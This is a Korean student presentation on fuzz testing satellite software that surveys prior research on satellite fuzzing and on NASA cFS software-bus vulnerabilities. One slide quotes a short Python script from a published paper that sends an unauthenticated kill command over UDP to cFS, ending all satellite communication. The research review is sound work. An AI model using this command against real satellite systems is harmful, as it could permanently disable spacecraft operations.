Fuzz Testing을 통한 위성 SW 분석

종합설계1 Week2

202002473 김승혁
201902733 이정윤
202002699 조민기

위성 소프트웨어에서의 신뢰성 요구

신뢰성이 왜 필수적인가

- 우주라는 극한 환경
- 발사하고 나면 유지보수 어려움


출처: 사물궁이 잡학지식

기존 방법론의 한계점

- 주로 수작업으로 이루어졌던 기존 위성 소프트웨어 테스트 방식
- 자동화된 결함 탐색 기법 부족
- 예상치 못한 버그나 보안 취약점 찾기 힘듬

Fuzzer가 뭘까요?

-Fuzzer는 소프트웨어의 취약점을 찾기 위해 입력 데이터를 의도적 또는 랜덤하게 생성하여 테스트하는 기법



출처: Code-Intelligence

동작 방식

1. 입력 데이터 생성
2. 프로그램에 넣어서 실행
3. 예외 감지 (결함 탐지)

기존 연구의 한계점 [1]

Scaling Software Security Analysis to Satellites

- 위성 소프트웨어의 보안 취약점을 분석하기 위해 퍼징 기법을 적용
- 특정 위성 시스템에 초점을 맞춰 연구의 범용성 부족
- 보안 분석 분야에만 한정되어, Fuzzing 기법이 일반적인 소프트웨어 오류 탐색에 대해서도 적용되는지 여부를 알 수 없음

Scaling Software Security Analysis to Satellites: Automated Fuzz Testing and Its Unique Challenges

Johannes Willbold[1], Moritz Schloegel[2], Florian Göhler[1], Tobias Scharnowski[2], Nils Bars[2], Simon Wörner[2], Nico Schiller[2], Thorsten Holz[2]

[1] Ruhr University Bochum
first.lastname@ruhr-uni-bochum.de

[2] CISPA Helmholtz Center for Information Security
first.lastname@cispa.de

***Abstract*—The security of space assets is becoming an increasingly important concern, as the number of satellite services offered from space grows at an accelerating rate. In recent years, the functionalities of satellites have become increasingly sophisticated, allowing them to seamlessly provide complex services such as space-based Internet and high-resolution Earth observation. A significant contribution to these advancements was made by the software systems that control spacecraft in the harsh space environment. However, the development of satellite software poses a significant challenge due to the absence of physical access to the spacecraft during its mission. Recent research conducted by Willbold et al. has highlighted software security concerns, revealing an alarming absence of modern security measures among many satellites. Their analysis uncovered various security vulnerabilities in satellite software that could potentially allow attackers to gain full control over the spacecraft. Despite these results, their analysis is limited by the fact that software is analyzed manually, making the approach**

TABLE OF CONTENTS

기존 연구의 한계점 [1]

ESTCube-1 (1.048kg)

OPS-Sat (7kg)

Flying Laptop (130kg)

- 소형 위성 시스템에만 초점을 맞춰 연구의 범용성 부족

기존 연구의 한계점 [2]

Systematic Fuzz Testing Techniques on a Nanosatellite …

- Cubesat(소형 위성) 비행 소프트웨어에 Fuzz Testing 적용
- 기존 방식보다 Fuzz Testing이 효과적으로 결함 발견 가능함을 확인함
- 그러나 연구가 비행 소프트웨어에 한정되어 있음
- Fuzz Testing 과정에서 코드 커버리지에 대한 분석과 연구가 부족함

Systematic Fuzz Testing Techniques on a Nanosatellite Flight Software for Agile Mission Development

TAMARA GUTIERREZ[1], ALEXANDRE BERGEL[1], CARLOS E. GONZALEZ[2], CAMILO J. ROJAS[2], AND MARCOS A. DIAZ[2], (Member, IEEE)
[1]Intelligent Software Construction Laboratory (ISCLab), Department of Computer Science (DCC), Faculty of Physical and Mathematical Sciences, University of Chile, Santiago 8370448, Chile
[2]Space and Planetary Exploration Laboratory (SPEL), Electrical Engineering Department, Faculty of Physical and Mathematical Sciences, University of Chile, Santiago 8370448, Chile
Corresponding author: Tamara Gutierrez (tamara.gutierrez@ug.uchile.cl)

This work was supported in part by Lam Research, in part by the ANID Fondecyt Regular 1221907 and 1200067, in part by Fondecyt 1151476, in part by Anillo ACT1405, in part by CONICYT-PCHA/Doctorado Nacional/2016-21161016, in part by the Force Office of Scientific Research (AFOSR) under Award FA9550-18-1-0249 and Award FA9550-20-1-0303, and in part by the CONICYT QUIMAL 190004.

ABSTRACT The success of CubeSat space missions depends on the ability to perform properly in a harsh environment. A key component in space missions is the flight software, which manages all of the processes executed by the satellite on its onboard computer. Literature shows that CubeSat missions suffer high infant mortality, and many spacecraft failures are related to flight software errors, some of them resulting in complete mission loss. Extensive operation testing is the primary technique used by CubeSats developers to ensure flight software quality and avoid such failures. The "New Space" requirements pressure to add "agility" to the software development, which could limit the capacity to test. While advanced and beneficial software testing techniques are found in the software engineering field, CubeSat software solutions mostly rely on unit testing, software in the loop simulation, and hardware in the loop simulation. In this work, fuzz testing techniques were developed, implemented, and evaluated as a manner to expedite operational testing of CubeSats while maintaining their completeness. The impact of the tools was evaluated by using the three new 3U CubeSats under development at the University of Chile. We identified twelve bugs not covered by classic testing strategies in less than three days. These failures were reported, fixed, and characterized by the developers in eight sprint sessions. Our results indicate that fuzz testing improved the completeness of flight software testing through automation and with almost no development interruption. Although our approach has been tested on the SUCHAI flight software, it applies to systems that follow a similar architecture.

기존 연구의 한계점 [2]




FIGURE 2. The SUCHAI flight software architecture. Adapted from "An architecture-tracking approach to evaluate a modular and extensible flight software for CubeSat Nanosatellites" by C. Gonzalez, C. Rojas, A. Bergel, and M. Diaz, vol 7, pp. 126415, 2019.

- 연구가 비행 소프트웨어에 한정되어 있음





FIGURE 4. Percentage of failed sequences of commands given a fixed number of commands per sequence for strategy 1.

- Fuzz Testing 과정에서 코드 커버리지에 대한 분석과 연구가 부족함

기존 연구의 한계점 [3]

Analysis of Vulnerabilities in Satellite Software …

- NASA의 오픈 소스 위성 소프트웨어인 CFS의 보안 취약점을 분석하고, 주요 공격 사례를 시연
- 이를 통한 보안 강화 방안을 제안
- 그러나 연구 범위가 보안에 국한되어 있고, 분석 대상이 통신 구조에 한정되어 있음



Analysis of Vulnerabilities in Satellite Software Bus Network Architecture

Adrian Schalk
Cyber Science Department
United States Naval Academy
Annapolis, MD, USA
0000-0002-6470-5435

Luke Brodnik
Cyber Science Department
United States Naval Academy
Annapolis, MD, USA

Dane Brown
Cyber Science Department
United States Naval Academy
Annapolis, MD, USA
0000-0002-7235-548X

***Abstract*—With the rapid expansion of the space industry, there has been a strong push to develop simple, reusable, and easy to deploy satellite system architecture solutions. The space industry may have assumed that the complexity of their systems of systems would make the vulnerability discovery process too difficult for attackers. However, focused research into the design of modern Software-Bus (SB) dependent satellite systems has the ability to reveal numerous vulnerabilities in deployed space system architectures. In particular, our in-depth analysis of NASA's open source core Flight System (cFS) resulted not only in the discovery of various novel vulnerabilities, but also the implementation of several straight-forward, practical exploits. Due to the lack of authentication required to execute commands via the SB as well as the inability to recover from an attack in a robust manner, cFS is vulnerable to a number of attacks through the SB entry point. This paper presents four exploit demonstrations on the unsecured cFS bus architecture, and then provides recommendations on how to secure against these attacks and make a modern satellite system architecture more robust.**

***Index Terms*—Space Network Architecture, Software Bus, System Architecture, Network Architecture, Cyber System Design, Satellite, Cyber Security, core Flight System, Space Data Link Security, Open Source Architecture**

infrastructure which can cost billions of dollars to develop and launch into outer space.

Onboard software for satellites used to be developed independently for specific missions [5] [6]. For modern systems, space agencies have found this to be less reliable, more expensive, and more time intensive for software development for a mission [6]. For this reason, the move to build reusable, modular architectures for satellites with the ability to be consistently reconfigured throughout the mission has been the focus of space agencies worldwide for several years [5]. Further, there has been a concerted effort to make much of this satellite software publicly available and open source. While this model offers significant benefits in ease of access and control of satellites, it also simplifies the process of discovering security risks when the system is not built around being intrinsically secure or follows Kerckhoffs' principle [7]. Often, in the field of Cyber Security, there is a trade-off between convenience and security. A malicious actor may take advantage of the ease of access built into the design for the purpose of making it easy for developers and authorized users

기존 연구의 한계점 [3]

```
import socket
kill_command = [0x18, 0x06, 0xC0, 0x00, 0x00,
    0x015, 0x32, 0x05, 0x4B, 0x49, 0x54,
    0x5f, 0x43, 0x49, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00]
def transmit(command):
   byte_message = bytes(command)
   opened_socket =
       socket.socket(socket.AF_INET,
       socket.SOCK_DGRAM)
   opened_socket.sendto(byte_message,
       ("127.0.0.1", 1234))
transmit(kill_command)
```

Listing 2. Cyber-ASAT Attack Code

- 공격 코드 예시.
- 이 코드가 실행되면, 위성과의 모든 통신이 중단되며 cFS가 자동으로 복구되지 않는다.
- 따라서 위성이 물리적으로는 파괴되지 않았지만, 기능적으로는 완전히 손실된 것과 마찬가지가 됨
- 현재 이 명령을 실행하는데 인증 절차가 필요하지 않으므로, 적절한 보안 대책이 필요함

Google 학술검색 satellite software testing

학술자료 검색결과 약 42,600개 (0.07초)

모든 날짜
2025 년부터
2024 년부터
2021 년부터
기간 설정...

관련도별 정렬
날짜별 정렬

모든 언어
한국어 웹

모든 유형
검토 자료

알림 만들기

Using Certified **Software** Validation Tools to Increase **Software** Reliability in **Satellite** and Spacecraft Applications
J Thomas - AIAA SPACE 2010 Conference & Exposition, 2010 - arc.aiaa.org
... using dynamic code coverage, both in system / integration **test** and unit **test** modes will be shown in the context of spacecraft and **satellite** systems. Finally, as most **software**-related ...
☆ 저장 99 인용 1회 인용 관련 학술자료

An ility calculation for **satellite software** validation
M Brown, S Dey, G Tuxworth, J Co... - 2022 IEEE ..., 2022 - ieeexplore.ieee.org
... Official websites were queried for publications, including **software** development methodologies and **test** standards that contained required and defined ilities. The definitions were ...
☆ 저장 99 인용 1회 인용 관련 학술자료

[HTML] **Testing** embedded **software**: A survey of the literature
V Garousi, M Felderer, ÇM Karapıçak... - Information and **Software** ..., 2018 - Elsevier
... of **software testing**. As the related work in large, we briefly review the secondary studies in **software testing**. ... 2016 As a book chapter, this work explores the advances in **software testing** ...
☆ 저장 99 인용 99회 인용 관련 학술자료 전체 17개의 버전

Google 학술검색

satellite software testing -fuzz -fuzzing -fuzzer

학술자료

검색결과 약 41,900개 (0.03초)

모든 날짜
2025 년부터
2024 년부터
2021 년부터
기간 설정...

관련도별 정렬
날짜별 정렬

모든 언어
한국어 웹

모든 유형
검토 자료

알림 만들기

Using Certified **Software** Validation Tools to Increase **Software** Reliability in **Satellite** and Spacecraft Applications

J Thomas - AIAA SPACE 2010 Conference & Exposition, 2010 - arc.aiaa.org

... using dynamic code coverage, both in system / integration **test** and unit **test** modes will be shown in the context of spacecraft and **satellite** systems. Finally, as most **software**-related ...

☆ 저장 99 인용 1회 인용 관련 학술자료

An ility calculation for **satellite software** validation

M Brown, S Dey, G Tuxworth, J Co... - 2022 IEEE ..., 2022 - ieeexplore.ieee.org

... Official websites were queried for publications, including **software** development methodologies and **test** standards that contained required and defined ilities. The definitions were ...

☆ 저장 99 인용 1회 인용 관련 학술자료

Flight **Software** and **Software**-Driven Approaches to Small **Satellite** Networks

R Harvey - Handbook of Small **Satellites**: Technology, Design ..., 2020 - Springer

... There is another reality for the flight **software** engineer that must be considered. The tools to **test** out the **satellite** at the ... This includes both **satellite software** and **test** harness **software**. Is ...

☆ 저장 99 인용 1회 인용 관련 학술자료 전체 3개의 버전

본 연구의 기여

연구 방향성

1. 오픈 소스 기반 위성 소프트웨어 연구

2. 전반적인 소프트웨어 오류 탐색에 초점

3. Code Coverage 개선을 핵심 목표로 설정

Thank You